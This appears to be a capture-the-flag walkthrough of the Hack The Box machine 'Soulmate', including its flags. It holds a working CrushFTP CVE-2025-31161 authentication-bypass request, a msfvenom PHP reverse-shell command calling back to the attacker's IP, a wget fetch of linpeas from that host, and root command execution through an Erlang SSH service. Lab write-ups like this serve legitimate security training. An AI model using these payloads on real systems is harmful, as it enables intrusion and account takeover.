Flags

  • User
    • 283fc350dcb49f74c1d366008e592350
  • Root
    • 9163596340908f76d78b5ea47d72e3e6

Notes

  • First, let’s do a scan
rustscan --ulimit 5000 --addresses "10.129.11.135" --top -- -sC -sV
  • We get this from the results
PORT     STATE SERVICE REASON         VERSION  
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:    
|   256 3eea454bc5d16d6fe2d4d13b0a3da94f (ECDSA)  
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+m7rYl1vRtnm789pH3IRhxI4CNCANVj+N5kovboNzcw9vHsBwvPX3KYA3cxGbKiA0VqbKRpOHnpsMuHEXEVJc=  
|   256 64cc75de4ae6a5b473eb3f1bcfb4e394 (ED25519)  
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOtuEdoYxTohG80Bo6YCqSzUY9+qbnAFnhsk4yAZNqhM  
80/tcp   open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)  
| http-methods:    
|_  Supported Methods: GET HEAD POST OPTIONS  
|_http-server-header: nginx/1.18.0 (Ubuntu)  
|_http-title: Did not follow redirect to http://soulmate.htb/  
4369/tcp open  epmd    syn-ack ttl 63 Erlang Port Mapper Daemon  
| epmd-info:    
|   epmd_port: 4369  
|   nodes:    
|_    ssh_runner: 44129  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
  • So, we have an SSH and web servers, along with a Erland Port Mapper Daemon instance as well.
  • From the results, we can also see that this box is mapped to the URL: soulmate.htb
  • So, we can add this to our /etc/hosts
10.129.11.135  soulmate.htb

  • Visiting the website, we get what looks like a dating site
  • We are able to create an account for this website
  • We are put into a profile in which we can edit fields… hmmm, maybe possible SQL injection here?
  • Tried this but nothing worked. Oh well
  • I will go ahead and see if there is anything else, so I will run gobuster for any subdirectories
[Feb 03, 2026 - 18:55:28 (PST)] exegol-htb-labs /workspace # gobuster dir -w `fzf-wordlists` -u http://soulmate.htb  
===============================================================  
Gobuster v3.8  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
===============================================================  
[+] Url:                     http://soulmate.htb  
[+] Method:                  GET  
[+] Threads:                 10  
[+] Wordlist:                /opt/lists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt  
[+] Negative Status codes:   404  
[+] User Agent:              gobuster/3.8  
[+] Timeout:                 10s  
===============================================================  
Starting gobuster in directory enumeration mode  
===============================================================  
/assets               (Status: 301) [Size: 178] [--> http://soulmate.htb/assets/]
  • We only have a /assets folder that we don’t have access to… yet probably
  • Gobuster can also do subdomain scans, so let’s run one of those too
[Feb 03, 2026 - 18:59:36 (PST)] exegol-htb-labs /workspace # gobuster vhost -u "http://soulmate.htb" -w `fzf-wordlists` --append-domain  
===============================================================  
Gobuster v3.8  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
===============================================================  
[+] Url:                       http://soulmate.htb  
[+] Method:                    GET  
[+] Threads:                   10  
[+] Wordlist:                  /opt/lists/seclists/Discovery/DNS/subdomains-top1million-110000.txt  
[+] User Agent:                gobuster/3.8  
[+] Timeout:                   10s  
[+] Append Domain:             true  
[+] Exclude Hostname Length:   false  
===============================================================  
Starting gobuster in VHOST enumeration mode  
===============================================================  
ftp.soulmate.htb Status: 302 [Size: 0] [--> /WebInterface/login.html]
  • From the results, we find only one result for an FTP server
  • Since it’s a subdomain though, we need to add it into the /etc/hosts like we did for the original domain
10.129.11.171   ftp.soulmate.htb
  • Visiting the site now, we are greeted by a CrushFTP login screen.
  • Can’t get in with default credentials, so we need another way in
  • I was able to search for vulnerabilities/exploits for CrushFTP on exploitdb, but I need to confirm the CrushFTP version first
  • I have not found a specific version, but given this timestamp:
    • 11.W.657-2025_03_08_07_52
  • This means the instance is built on 03/08/2025, meaning that it’s more likely to be vulnerable to the CVE-2025-31161, which was announced/patched a few months later
  • I am able to found an exploit on exploitdb, so I went ahead and downloaded a copy of that
[Feb 03, 2026 - 19:13:02 (PST)] exegol-htb-labs /workspace # python3 52295.py          
  
[36m             
 / ____/______  _______/ /_  / ____/ /_____    
/ /   / ___/ / / / ___/ __ \/ /_  / __/ __ \  
/ /___/ /  / /_/ (__  ) / / / __/ / /_/ /_/ /  
\____/_/   \__,_/____/_/ /_/_/    \__/ .___/    
                                   /_/         
[32mCVE-2025-31161 Exploit 2.0.0[33m | [36m Developer @ibrahimsql  
[0m  
  
2026-02-03 19:13:03,765 - ERROR - No target specified. Use --target or --file  
  
Example usage: python 52295.py --target example.com --check  
            python 52295.py --file example_targets.txt --check
  • With confirmation of it able to run, we can specify our FTP instance
  • However, seems it doesn’t work since the service is out forwarding any ports out.
  • Therefore, this means we will have to try this exploit… MANUALLY. duh duh. duuunnn. This should not be too bad though
  • The exploit works by manipulating a HTTP requests, so we’ll use Burp Suite to capture and manipulate traffic
  • Here’s the request we will use
POST /WebInterface/function/ HTTP/1.1
Host: ftp.soulmate.htb
Content-Length: 96
X-Requested-With: XMLHttpRequest
Accept-Language: en-US,en;q=0.9
Accept: text/javascript, text/html, application/xml, text/xml, */*
Content-Type: [object Object]
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Origin: http://ftp.soulmate.htb
Referer: http://ftp.soulmate.htb/WebInterface/login.html
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

command=login&username=user&password=password&encoded=true&language=en&random=0.6652475466595211
  • We are then able to slightly modify this request to bypass authentication
  • Looking into PoCs online, we are able to get something like this
POST /WebInterface/function/ HTTP/1.1
Host: ftp.soulmate.htb
Cookie: currentAuth=31If; CrushAuth=1744110584619_p38s3LvsGAfk4GvVu0vWtsEQEv31If
Authorization: AWS4-HMAC-SHA256 Credential=crushadmin/
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 791

command=setUserItem&data_action=replace&serverGroup=MainUsers&username=test&user=<?xml version="1.0" encoding="UTF-8"?><user type="properties"><user_name>test</user_name><password>pass</password><extra_vfs type="vector"></extra_vfs><version>1.0</version><root_dir>/</root_dir><userVersion>6</userVersion><max_logins>1000</max_logins><site>(SITE_PASS)(SITE_DOT)(SITE_EMAILPASSWORD)(CONNECT)</site><created_by_username>crushadmin</created_by_username><created_by_email></created_by_email><created_time>1744120753370</created_time><password_history></password_history></user>&xmlItem=user&vfs_items=<?xml version="1.0" encoding="UTF-8"?><vfs type="vector"></vfs>&permissions=<?xml version="1.0" encoding="UTF-8"?><VFS type="properties"><item name="/"> (read)(view)(resume)</item></VFS>&c2f=31If
  • I was then able to login with the credentials
    • test:pass
  • This works really well!
  • From here, I was able to get into the admin panel
  • I am able to find users, but looking into the files, we only see one with a folder in there: ben
  • So, I can change ben’s password and log into his account
  • I then see the existence of PHP files, so we can craft a classic reverse shell to upload here!
  • Metasploit can generate that for us, so let’s do that
[Feb 03, 2026 - 20:41:27 (PST)] exegol-htb-labs /workspace # msfvenom -p php/meterpreter_reverse_tcp LHOST=10.10.15.4 LPORT=4444 -f raw -o shell.php  
WARN: Unresolved or ambiguous specs during Gem::Specification.reset:  
     stringio (>= 0)  
     Available/installed versions of this gem:  
     - 3.1.1  
     - 3.0.1.2  
WARN: Clearing out unresolved specs. Try 'gem cleanup <gem>'  
Please report a bug if this causes problems.  
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload  
[-] No arch selected, selecting arch: php from the payload  
No encoder specified, outputting raw payload  
Payload size: 34923 bytes  
Saved as: shell.php
  • I am then able to upload to the server
  • Now, we need a listener
msf > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf exploit(multi/handler) > set payload php/meterpreter_reverse_tcp  
payload => php/meterpreter_reverse_tcp  
msf exploit(multi/handler) > set LHOST 10.10.15.4  
LHOST => 10.10.15.4  
msf exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf exploit(multi/handler) > run  
[*] Started reverse TCP handler o
  • With the shell uploaded, we can access it to trigger the listener
  • This worked!
[*] Started reverse TCP handler on 10.10.15.4:4444    
[*] Meterpreter session 1 opened (10.10.15.4:4444 -> 10.129.11.171:48796) at 2026-02-03 20:45:29 -0800  
  
meterpreter >
  • I am able to pull a shell, but I am the www-data user, so I don’t have ben’s privileges
meterpreter > shell  
Process 2639 created.  
Channel 0 created.  
whoami  
www-data
  • I will need to jump to his account, but I’ll upgrade the shell
python3 -c 'import pty; pty.spawn("/bin/bash")'
  • So, I will download a copy of LinEnum onto the box
www-data@soulmate:~$ wget http://10.10.15.4:8000/linpeas.sh -O /tmp/linpeas.sh  
<ttp://10.10.15.4:8000/linpeas.sh -O /tmp/linpeas.sh  
--2026-02-04 04:49:46--  http://10.10.15.4:8000/linpeas.sh  
Connecting to 10.10.15.4:8000... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 975444 (953K) [text/x-sh]  
Saving to: ‘/tmp/linpeas.sh’  
  
/tmp/linpeas.sh     100%[===================>] 952.58K  1.77MB/s    in 0.5s       
  
2026-02-04 04:49:47 (1.77 MB/s) - ‘/tmp/linpeas.sh’ saved [975444/975444]  
  
www-data@soulmate:~$ chmod +x /tmp/linpeas.sh  
chmod +x /tmp/linpeas.sh
  • Running linpeas.sh, we are able to find that we have access to a Erland script called start.escript
  • Sure enough, we can grab ben’s credentials from this
#!/usr/bin/env escript  
%%! -sname ssh_runner  
  
main(_) ->  
   application:start(asn1),  
   application:start(crypto),  
   application:start(public_key),  
   application:start(ssh),  
  
   io:format("Starting SSH daemon with logging...~n"),  
  
   case ssh:daemon(2222, [  
       {ip, {127,0,0,1}},  
       {system_dir, "/etc/ssh"},  
  
       {user_dir_fun, fun(User) ->  
           Dir = filename:join("/home", User),  
           io:format("Resolving user_dir for ~p: ~s/.ssh~n", [User, Dir]),  
           filename:join(Dir, ".ssh")  
       end},  
  
       {connectfun, fun(User, PeerAddr, Method) ->  
           io:format("Auth success for user: ~p from ~p via ~p~n",  
                     [User, PeerAddr, Method]),  
           true  
       end},  
  
       {failfun, fun(User, PeerAddr, Reason) ->  
           io:format("Auth failed for user: ~p from ~p, reason: ~p~n",  
                     [User, PeerAddr, Reason]),  
           true  
       end},  
  
       {auth_methods, "publickey,password"},  
  
       {user_passwords, [{"ben", "HouseH0ldings998"}]},  
       {idle_time, infinity},  
       {max_channels, 10},  
       {max_sessions, 10},  
       {parallel_login, true}  
   ]) of  
       {ok, _Pid} ->  
           io:format("SSH daemon running on port 2222. Press Ctrl+C to exit.~n");  
       {error, Reason} ->  
           io:format("Failed to start SSH daemon: ~p~n", [Reason])  
   end,  
  
   receive  
       stop -> ok  
   end.
  • We are able to have credentials for ben:
    • ben:HouseH0ldings998
  • Now, with that, we able to login as ben and get his user flag!
www-data@soulmate:/tmp$ su ben  
su ben  
Password: HouseH0ldings998  
  
ben@soulmate:/tmp$ cd /home/ben  
cd /home/ben  
ben@soulmate:~$ ls  
ls  
user.txt  
ben@soulmate:~$ cat user.txt  
cat user.txt  
283fc350dcb49f74c1d366008e592350
  • Now, we need to work towards the root flag
  • We can attempt to SSH back into ben, but remember that Erlang service earlier?
  • Since his credentials were found within the script, it might be possible to connect to that service using these same credentials
  • So, let’s try that
ben@soulmate:~$ ssh ben@localhost -p 2222  
The authenticity of host '[localhost]:2222 ([127.0.0.1]:2222)' can't be established.  
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.  
This key is not known by any other names  
  
(ssh_runner@soulmate)1> os:cmd("whoami")  
  
(ssh_runner@soulmate)1> os:cmd("whoami")  
                       .  
  
"root\n"
  • We are root now, so we can read out the root flag!
(ssh_runner@soulmate)2> os:cmd("cat /root/root.txt").  
  
"9163596340908f76d78b5ea47d72e3e6\n"  
(ssh_runner@soulmate)3>